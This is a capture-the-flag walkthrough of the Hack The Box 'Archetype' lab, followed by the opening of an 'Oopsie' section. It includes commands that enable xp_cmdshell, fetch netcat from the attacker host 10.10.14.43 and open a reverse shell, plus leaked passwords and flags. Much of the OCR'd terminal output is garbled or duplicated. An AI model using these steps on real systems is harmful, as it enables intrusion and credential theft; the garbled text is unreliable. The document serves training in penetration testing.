

Introduction

"Archetype" is a lab focusing on exploiting misconfigurations in Microsoft SQL Server and SMB services on a Windows machine. The lab provides a practical approach to gaining unauthorized access and escalating privileges.

Tasks and Findings

Task 1: Database Server Port

- Question:** TCP port hosting a database server?
- Answer:** 1433
- Details:** Port 1433 is the default for Microsoft SQL Server, an essential target for penetration testing.
-

Task 2: SMB Share Name

- Question:** Non-Administrative SMB share?
- Answer:** backups
- Details:** 'backups' share could potentially contain sensitive information valuable for further exploitation.

```

kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
kali@kali: ~ Downloads x kali@kali: ~ x kali@kali: ~ x
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-02 04:54 EAT (http://nmap.org)
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.92 seconds
(kali㉿kali)-[~]
└─$ nmap -p 1-10000 -sV -T4 --min-rate=1000 --max-retries=1 --open 10.129.186.93
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-02 04:55 EAT
Nmap scan report for 10.129.186.93
Host is up (0.29s latency).
Not shown: 9929 filtered tcp ports (no-response), 68 closed tcp ports (conn-refused)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc   Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OS: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.67 seconds
(kali㉿kali)-[~]
└─$ smbclient -N -L \\10.129.186.93
Sharename          Type      Comment
ADMIN$            Disk      Remote Admin
backups           Disk      -
C$                Disk      Default share
IPC$              IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.186.93 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
(kali㉿kali)-[~]

```

Task 3: SMB Share Password

- **Question:** Password in the SMB share file?
- **Answer:** M3g4c0rp123
- **Details:** Discovery of credentials like these is a significant foothold in penetration testing.

The screenshot shows a terminal window with three tabs. The first tab shows a list of SMB commands. The second tab shows the command `smb: \> get prod.dtsConfig` being run, which retrieves a file named `prod.dtsConfig`. The third tab shows the command `$ cat prod.dtsConfig` being run, displaying its contents. The XML configuration includes a connection string with a password of `M3g4c0rp123`.

```

ls -l
lowercase
ls.com/startng-point
link
mask
md
mget
mkdir
newer
notify
open
Exploit-DB
Good
posix
posix_encrypt
posix_open
posix_mkdir
posix_rmdir
posix_unlink
posix_whoami
print
prompt
put
pwd
queue
quit
readlink
recurse
reget
rename
rm
rmdir
showacls
setea
setmode
scopy
stat
symlink
tar
timeout
translate
unlock
volume
wdel
logon
listconnect
showconnect
vuid
tdis
tid
utimes
logoff
.. Information Disclosure
!
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> [REDACTED]
[REDACTED] Season 4
[REDACTED] Show Answer
[REDACTED] TASK 3
[REDACTED] (kali㉿kali)-[~]
[REDACTED] $ cat prod.dtsConfig
<DTSConfiguration>
  <DTSConfigurationHeading>
    <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"/>
  </DTSConfigurationHeading>
  <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
    <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredValue>
  </Configuration>
</DTSConfiguration>
[REDACTED] Show Answer
[REDACTED] TASK 4
[REDACTED] (kali㉿kali)-[~]
[REDACTED] $ [REDACTED] HTB for Business
[REDACTED]
```

Task 4: SQL Server Script

- **Question:** Impacket script for SQL Server connection?
- **Answer:** mssqlclient.py
- **Details:** mssqlclient.py is a valuable tool in the Impacket suite for authenticated interactions with SQL Server.

MSSQL / TDS

- [mssqlinstance.py](#): Retrieves the MSSQL instances names from the target host.
- [mssqlclient.py](#): An MSSQL client, supporting SQL and Windows Authentications (hashes too). It also supports TLS.

File Formats

- [esentutl.py](#): An Extensible Storage Engine format implementation. Allows dumping catalog, pages and tables of ESE databases (e.g. NTDS.dit)
- [ntfs-read.py](#): NTFS format implementation. This script provides a mini shell for browsing and extracting an NTFS volume, including hidden/locked contents.
- [registry-read.py](#): A Windwows Registry file format implementation. It allows to parse offline registry hives.

Other

- [findDelegation.py](#): Simple script to quickly list all delegation relationships (unconstrained, constrained, resource-based)

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.

Welcome! 🌟 Can I help in your passwordless, continuous authentication journey?

[Cookies Setting](#)

Task 5: SQL Stored Procedure for Shell

- Question:** Stored procedure for Windows command shell in SQL Server?
- Answer:** xp_cmdshell
- Details:** xp_cmdshell can execute shell commands, a crucial step for gaining control over the server.

```
(kali㉿kali)-[~]
$ locate mssqlclient
/usr/bin/impacket-mssqlclient
/usr/share/doc/python3-impacket/examples/mssqlclient.py

(kali㉿kali)-[~]
$ ls
allowed.userlist      hey.txt          Public
allowed.userlist.passwd Music           shell
crack                 nibbles_initial_scan.gnmap   shell.php
Desktop               nibbles_initial_scan.nmap   Templates
Documents              nibbles_initial_scan.xml   text.txt
Downloads              nishang           Pictures
flag.txt              prod.dtsConfig        text.txt-h
hash.txt              Pictures           ty.txt
                         prod.dtsConfig        Videos
                         Public             shell

(kali㉿kali)-[~]
$ cat prod.dtsConfig
<DTSConfiguration>
  <DTSConfigurationHeading>
    <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34">
    <DTSConfigurationHeading>
      <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
        <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svcs;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredValue>
      </Configuration>
    </DTSConfigurationHeading>
  </DTSConfigurationFileInfo>
</DTSConfiguration>

(kali㉿kali)-[~]
$ cat prod.dtsConfig
```

Starting Point

10.129.186.93

Read the warning message carefully before proceeding.

[*] Encryption required, switching to TLS

[!] ERROR(ARCHETYPE): Line 1: Login failed for user 'ARCHETYPE\Guest'.

(kali㉿kali)-[~]
\$ /usr/bin/impacket-mssqlclient ARCHETYPE\sql_svcs@10.129.186.93 -windows-auth
Impacket v0.11.0 - Copyright 2023 Fortra

Which TCP port is hosting the service? [1433]:

Password:

[*] Encryption required, switching to TLS

[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master

[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english

[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192

[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.

[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.

[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)

[!] Press help for extra shell commands

SQL (ARCHETYPE\sql_svcs dbo@master)>

```

$ /usr/bin/impacket-msqlclient sql_svc:M3g4c0rp123@10.129.95.187 -windows-auth
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to 'us_english'.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (ARCHETYPE\sql_svc dbo@master)> help
    lcd {path}                                - changes the current local directory to {path}
    exit                                     - terminates the server process (and this session)
    enable_xp_cmdshell                         - you know what it means
    disable_xp_cmdshell                        - you know what it means
    enum_db                                    - enum databases
    enum_links                                 - enum linked servers
    enum_imPERSONATE                          - check logins that can be impersonate
    enum_logins                               - enum login users
    enum_users                                 - enum current db users
    enum_owner                                 - enum db owner
    exec_as_user {user}                       - impersonate with execute as user
    exec_as_login {login}                      - impersonate with execute as login
    xp_cmdshell {cmd}                         - executes cmd using xp_cmdshell
    xp_dirtree {path}                          - executes xp_dirtree on the path
    sp_start_job {cmd}                         - executes cmd using the sql server agent (blind)
    use_link {link}                            - linked server to use (set use_link localhost to g
o back to local or use_link .. to get back one step)
! {cmd}                                     - executes a local shell cmd
show_query                                  - show query
mask_query                                  - mask query
SQL (ARCHETYPE\sql_svc dbo@master)>

```

xp_cmdshell (Transact-SQL) - SQL Server | Microsoft Learn — Mozilla Firefox

Version: SQL Server 2022

In this article:

- Syntax
- Arguments
- Return code values
- Result set
- Show 5 more

Applies to: SQL Server

Spawns a Windows command shell and passes in a string for execution. Any output is returned as rows of text.

Transact-SQL syntax conventions

Syntax

Task 6: Privilege Escalation Tool

- Question:** Tool for privilege escalation on Windows?
- Answer:** winpeas
- Details:** winpeas assists in finding paths for privilege escalation on Windows hosts.

winpeas | WADComs — Mozilla Firefox

https://wadcoms.github.io/wadcoms/winPEAS/

/ winPEAS

Privilege Escalation | Shell | Windows

winpeas.exe is a script that will search for all possible paths to escalate privileges on Windows hosts. The below command will run all priv esc checks and store the output in a file.

Command Reference:

- Run all checks: cmd
- Output File: output.txt

Command:

```
winpeas.exe cmd > output.txt
```

References:

- <https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS>
- <https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/blob/master/winPEAS/winPEASexe/README.md>

Task 7: Administrator's Password Location

- Question:** File containing the administrator's password?
- Answer:** ConsoleHost_history.txt
- Details:** Files like ConsoleHost_history.txt can often contain sensitive information, such as passwords.

kali@kali: ~/Downloads x kali@kali: /usr/share/doc/python3-impacket/examples x

```
enum_users          - enum current db users
enum_owner          - enum db owner
exec_as_user {user} - impersonate with execute as user
exec_as_login {login} - impersonate with execute as login
xp_cmdshell {cmd} - executes cmd using xp_cmdshell
xp_dirtree {path} - executes xp_dirtree on the path
sp_start_job {cmd} - executes cmd using the sql server agent (blind)
use_link {link} - linked server to use (set use_link localhost to g
o back to local or use_link .. to get back one step)
! {cmd}            - executes a local shell cmd
show_query          - show query
mask_query          - mask query

SQL (ARCHETYPE\sql_svc dbo@master)> enable_xp_cmdshell
[*] INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (ARCHETYPE\sql_svc dbo@master)> RECONFIGURE
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "whoami"
output

archetype\sql_svc
NULL

SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "powershell -c cd C:\Users\sql_sv
c\Downloads; wget http://10.10.14.43/nch.exe -outfile nc.exe"
output
NULL

SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "powershell -c cd C:\Users\sql_sv
c\Downloads; .\nc.exe -e cmd.exe 10.10.14.43 443"
output
```

(kali㉿kali)-[~/archetype/nc.exe]
\$ sudo nc -lvp 443
listening on [any] 443 ...
connect to [10.10.14.43] from (UNKNOWN) [10.129.87.59] 49676
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sql_svc\Downloads>

kali (Snapshot 2) [Running] - Oracle VM VirtualBox

```

File Machine View Input Devices Help
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~/archetype/nc.exe x kali@kali: ~ x
enum_users      - enum current db users
enum_owner       - enum db owner
exec_as_user {user}
exec_as_login {login}
xp_cmdshell {cmd}
xp_dirtree {path}
sp_start_job {cmd}
use_link {link}
o back to local or use_link .. to get back one step)
! {cmd}
show_query      - show query
mask_query       - mask query

SQL (ARCHETYPE\sql_svc dbo@master)> enable xp_cmdshell
[*] INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (ARCHETYPE\sql_svc dbo@master)> RECONFIGURE
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "whoami"
output

archetype\sql_svc
NULL

SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "powershell -c cd C:\Users\sql_sv
c\Downloads; wget http://10.10.14.43/nc64.exe -outfile nc.exe"
output

NULL

SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "powershell -c cd C:\Users\sql_sv
c\Downloads; .\nc.exe -e cmd.exe 10.10.14.43 443"

```

PS C:\Users\sql_svc\Desktop> wget http://10.10.14.9/winPEASx64.exe -outfile winaPEASx64.exe
winaPEASx64.exe
powershell wget http://10.10.14.43/winPEASx64.exe -outfile winPEASx64.exe
PS C:\Users\sql_svc\Desktop>

kali (Snapshot 2) [Running] - Oracle VM VirtualBox

```

File Machine View Input Devices Help
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~/archetype/nc.exe x kali@kali: ~ x
enum_users      -a379-4205ea76bbfc
enum_owner       *****@ Found Misc-IPs Regexes
exec_as_user {user}
exec_as_login {login} C:\Users\All Users\Microsoft\Windows\OneDrive\Settings\CTAC.json: 1.0.0.0
xp_cmdshell {cmd}
xp_dirtree {path}
sp_start_job {cmd}
use_link {link}
o back to local or use_link
! {cmd}
show_query      you like PEASS?
mask_query       Do meow

SQL (ARCHETYPE\sql_svc d
[*] INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (ARCHETYPE\sql_svc d
SQL (ARCHETYPE\sql_svc d
output

archetype\sql_svc
NULL

SQL (ARCHETYPE\sql_svc d
c\Downloads; wget http://
output

NULL

SQL (ARCHETYPE\sql_svc d
c\Downloads; .\nc.exe -e

```

(kali㉿kali)-[~/archetype/nc.exe]
\$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://
/0.0.0.0:80/) ...
10.129.87.59 - - [07/Feb/2024 05:47:54] "GET
/winaPEASx64.exe HTTP/
1.1" 200 -

We successfully downloaded the binary. To execute it, we will use the following command:
./winaPEASx64.exe
Note: The output of the tool is long, here you will see just the most part of the output.
Here's the important part of the output:

```

kali@kali: ~/Downloads x kali@kali: ~/archetype/nc.exe x kali@kali: ~ x
enum_users      - enum current db users
enum_owner       - enum db owner
exec_as_user {user} - impersonate with execute as user
exec_as_login {login} - impersonate with execute as login
xp_cmdshell {cmd} - executes cmd using xp_cmdshell
xp_dirtree {path} - executes xp_dirtree on the path
sp_start_job {cmd} - executes cmd using the sql server age
use_link {link} - linked server to use (set use_link to
o back to local or use_link .. to get back one step)ls. To do that, we will rea: the https://github.com/sponsors/c is the equivalent of
! {cmd} - executes a local shell cmd
show_query       - show query
mask_query       - mask query

SQL (ARCHETYPE\sql_svc dbo@master)> enable_xp_cmdshell
[*] INFO(ARCHETYPE): Line 185: Configuration option 'show advanced opt
d from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' chan
o 1. Run the RECONFIGURE statement to install.
SQL (ARCHETYPE\sql_svc dbo@master)> RECONFIGURE
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "whoami"
output
archetype\sql_svc

NULL
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "powershell -c cd C:\\
c\Downloads; wget http://10.10.14.43/nc64.exe -outfile nc.exe"
output
NULL
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "powershell -c cd C:\\\\c\\Downloads; .\nc.exe -e cmd.exe 10.10.14.43" 443"

```

```

PS C:\Users\sql_svc\Desktop> type C:\Users\sql_svc\AppData\\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator ME
GACORP_4dm1n !!
exit
PS C:\Users\sql_svc\Desktop>

```

Submit User Flag

- Flag:** 3e7b102e78218e935bf3f4951fec21a3
- Details:** This flag indicates successful initial access to the system.

```

kali@kali: ~/Downloads x kali@kali: ~/archetype/nc.exe x kali@kali: ~ x
File Actions Edit View Help
enum_users
enum_owner
exec_as_user
exec_as_login
xp_cmdshell {
xp_dirtree {p
sp_start_job
use_link {lin
o back to local o
! {cmd}
show_query
mask_query

SQL (ARCHETYPE\sq
[*] INFO(ARCHETYP
d from 0 to 1. Ru
[*] INFO(ARCHETYP
o 1. Run the RECO
SQL (ARCHETYPE\sq
SQL (ARCHETYPE\sq
output
archetype\sql_svc
NULL
SQL (ARCHETYPE\sq
c\Downloads; wget
output
NULL
SQL (ARCHETYPE\sq
c\Downloads; ./nc
PS C:\Users\sql_svc\Desktop> type C:/Users/sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
type C:/Users/sql_svc/AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator ME
GACORP_4dmn!!
exit
PS C:\Users\sql_svc\Desktop>

```

Impacket v0.11.0 - Copyright 2023 Fortra

Password: **ME**

[!] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)

(kali㉿kali)-[~/archetype/nc.exe]

\$ /usr/bin/impacket-psexec administrator@10.129.87.59 .87.59

Impacket v0.11.0 - Copyright 2023 Fortra

Password: **ME**

[!] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)

(kali㉿kali)-[~/archetype/nc.exe]

\$ /usr/bin/impacket-psexec administrator@10.129.87.59

Impacket v0.11.0 - Copyright 2023 Fortra

You can try it now on TwoMillion for free! By activating a VIP or VIP+ plan you will be able to use Guided Mode on 75+ labs.

Try now

Submit Root Flag

- Flag: b91cccc3305e98240082d4474b848528
- Details: Retrieval of the root flag signifies complete control over the system.

```

kali@kali: ~/Downloads x kali@kali: ~/archetype/nc.exe x kali@kali: ~ x
File Actions Edit View Help
enum_users
enum_owner
exec_as_user
exec_as_login
xp_cmdshell {
xp_dirtree {p
sp_start_job
use_link {lin
o back to local o
! {cmd}
show_query
mask_query

SQL (ARCHETYPE\sq
[*] INFO(ARCHETYP
d from 0 to 1. Ru
[*] INFO(ARCHETYP
o 1. Run the RECO
SQL (ARCHETYPE\sq
SQL (ARCHETYPE\sq
output
archetype\sql_svc
NULL
SQL (ARCHETYPE\sq
c\Downloads; wget
output
NULL
SQL (ARCHETYPE\sq
c\Downloads; ./nc
PS C:\Users\sql_svc\Desktop> type C:/Users/sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
type C:/Users/sql_svc/AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator ME
GACORP_4dmn!!
exit
PS C:\Users\sql_svc\Desktop>

```

Date	Time	Type	Path	Content
01/19/2020	10:39 PM	<DIR>	.	
01/19/2020	10:39 PM	<DIR>	The Box	
07/27/2021	01:30 AM	<DIR>	3D Objects	
07/27/2021	01:30 AM	<DIR>	Contacts	
07/27/2021	01:30 AM	<DIR>	Desktop	
07/27/2021	01:30 AM	<DIR>	Documents	
07/27/2021	01:30 AM	<DIR>	Downloads	
07/27/2021	01:30 AM	<DIR>	Favorites	
07/27/2021	01:30 AM	<DIR>	Links	
07/27/2021	01:30 AM	<DIR>	Music	
07/27/2021	01:30 AM	<DIR>	Pictures	
07/27/2021	01:30 AM	<DIR>	Saved Games	
07/27/2021	01:30 AM	<DIR>	Searches	
07/27/2021	01:30 AM	<DIR>	Videos	
		0 File(s)	0 bytes	
		14 Dir(s)	10,717,925,376 bytes free	

```

C:\Users\Administrator> cd Desktop
C:\Users\Administrator\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is 9565-0B4F
          0 File(s)   0 bytes
          14 Dir(s)  10,717,925,376 bytes free
C:\Users\Administrator\Desktop>

```

```

C:\Users\Administrator\Desktop> type root.txt
b91cccc3305e98240082d4474b848528
C:\Users\Administrator\Desktop>

```

Conclusion

The "Archetype" lab provides a comprehensive understanding of exploiting common vulnerabilities in Windows environments. It emphasizes the importance of thorough enumeration, exploitation of service misconfigurations, and privilege escalation techniques.

OOPSIE


Introduction

The "Oopsie" lab is a practical exercise in web application penetration testing, highlighting vulnerabilities in web traffic interception, web server directory structure, and privilege escalation.

Tasks and Findings

Task 1: Web Traffic Interception

- **Question:** Tool to intercept web traffic?
- **Answer:** Proxy
- **Details:** A proxy server can be used to intercept and analyze web traffic, crucial for identifying vulnerabilities.



-

Task 2: Login Page Directory

- **Question:** Directory path to the login page?
- **Answer:** /cdn-cgi/login
- **Details:** Discovery of specific web directories like this is vital for understanding the web application's structure.

```

445     function init() {
446         mobBtn = document.getElementById("mobile-btn");
447         topMenu = document.getElementById("top-menu");
448         mobBtn.addEventListener("click", mobileMenu, false);
449     }
450
451     function mobileMenu() {
452         if (topMenu.classList.contains("mobile-open")) {
453             topMenu.classList.remove("mobile-open");
454         } else {
455             topMenu.classList.add("mobile-open");
456         }
457         if (!mobBtn.classList.contains("hamburger-cross")) {
458             mobBtn.classList.remove("hamburger-cross");
459         } else {
460             mobBtn.classList.add("hamburger-cross");
461         }
462     }
463
464     document.addEventListener("DOMContentLoaded", init);
465
466 })(());
467 // sourceURL=open.js
468 </script>
469 <script src="/cdn-cgi/login/script.js"></script>
470 <script src="/js/index.js"></script>
471 </body>
472 </html>
473
474
475
476
477

```

Log in

Username


Password

Login as Guest

Log in


Task 3: Firefox Modification for Access

- Question:** What can be modified in Firefox for upload page access?
- Answer:** Cookie
